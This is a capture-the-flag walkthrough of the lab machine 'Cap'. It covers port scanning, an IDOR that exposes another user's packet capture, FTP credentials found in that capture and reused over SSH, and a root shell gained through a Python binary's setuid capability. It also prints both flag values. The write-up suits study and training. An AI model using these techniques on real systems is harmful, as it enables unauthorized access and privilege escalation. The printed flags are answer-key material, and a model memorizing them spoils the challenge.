Machine Name: Cap

Difficulty: Easy

Description: Cap is an easy difficulty Linux machine running an HTTP server that performs administrative functions including performing network captures. Improper controls result in Insecure Direct Object Reference (IDOR) giving access to another user's capture. The capture contains plaintext credentials and can be used to gain foothold. A Linux capability is then leveraged to escalate to root.

Machine IP: 10.129.2.92

Run an Nmap scan to find open port TCP:

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sS -T4 -Pn 10.129.2.92
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-19 08:37 -0500
Nmap scan report for 10.129.2.92
Host is up (0.12s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Gunicorn
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.97 seconds
```


Task 1: How many TCP ports are open?

Answer: 3


Fingerprint the port 80 that is running web services by using curl

```
┌──(root㉿kali)-[/home/kali]
└─# curl http://10.129.2.92 -I
HTTP/1.1 200 OK
Server: gunicorn
Date: Mon, 19 Jan 2026 13:40:41 GMT
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Content-Length: 19386
```

Open the url in the browser



Enumerate the web application by running through all the features




Task 2: After running a "Security Snapshot", the browser is redirected to a path of the format /[something]/[id], where [id] represents the id number of the scan. What is the [something]?

Answer: data

Task 3: Are you able to get to other users' scans?

Answer: yes
As the url of http://10.129.2.92/data/2 is vulnerable to IDOR



Task 4: What is the ID of the PCAP file that contains sensative data?

Answer: 0

I downloaded and analyze the pcap file and ID 0 contained the sensitive information

Task 5: Which application layer protocol in the pcap file can the sensetive data be found in?

Answer: FTP

Task 6: We've managed to collect nathan's FTP password. On what other service does this password work?

Answer: SSH

```
┌──(root㉿kali)-[/home/kali]
└─# ssh nathan@10.129.2.92
The authenticity of host '10.129.2.92 (10.129.2.92)' can't be established.
ED25519 key fingerprint is: SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.2.92' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
nathan@10.129.2.92's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)
```

Task 7: Submit the flag located in the nathan user's home directory.

Answer: in the picture

```
nathan@cap:~$ cat user.txt
e015800e6fa451b2b403b93f66aa4ef5
```

Task 8:Submit the flag located in root's home directory

Answer: b1ac319cb2ffb7f6ea3fde79d4739c1c

```
root@cap:~# ls -la
total 28
drwxr-xr-x 3 nathan nathan 4096 Jan 19 14:01 .
drwxr-xr-x 3 root   root   4096 May 23  2021 ..
lrwxrwxrwx 1 root   root      9 May 15  2021 .bash_history -> /dev/null
-rw-r--r-- 1 nathan nathan  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 nathan nathan 3771 Feb 25  2020 .bashrc
drwx------ 2 nathan nathan 4096 May 23  2021 .cache
-rw-r--r-- 1 nathan nathan  807 Feb 25  2020 .profile
lrwxrwxrwx 1 root   root      9 May 27  2021 .viminfo -> /dev/null
-r-------- 1 nathan nathan   33 Jan 19 09:05 user.txt
root@cap:~# ls
user.txt
root@cap:~# cd ../
root@cap:/home# ls
nathan
root@cap:/home# cd ../
root@cap:/# ls
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   snap  sys  usr
boot  dev    home  lib32  libx32  media       opt  root  sbin  srv   tmp  var
root@cap:/# cat root.txt
cat: root.txt: No such file or directory
root@cap:/# cd root
root@cap:/root# ls
root.txt  snap
root@cap:/root# cat root.txt
b1ac319cb2ffb7f6ea3fde79d4739c1c
```

```
nathan@cap:~$ /usr/bin/python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:~# ls
user.txt
root@cap:~# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
root@cap:~# cat user.txt
e015800e6fa451b2b403b93f66aa4ef5
```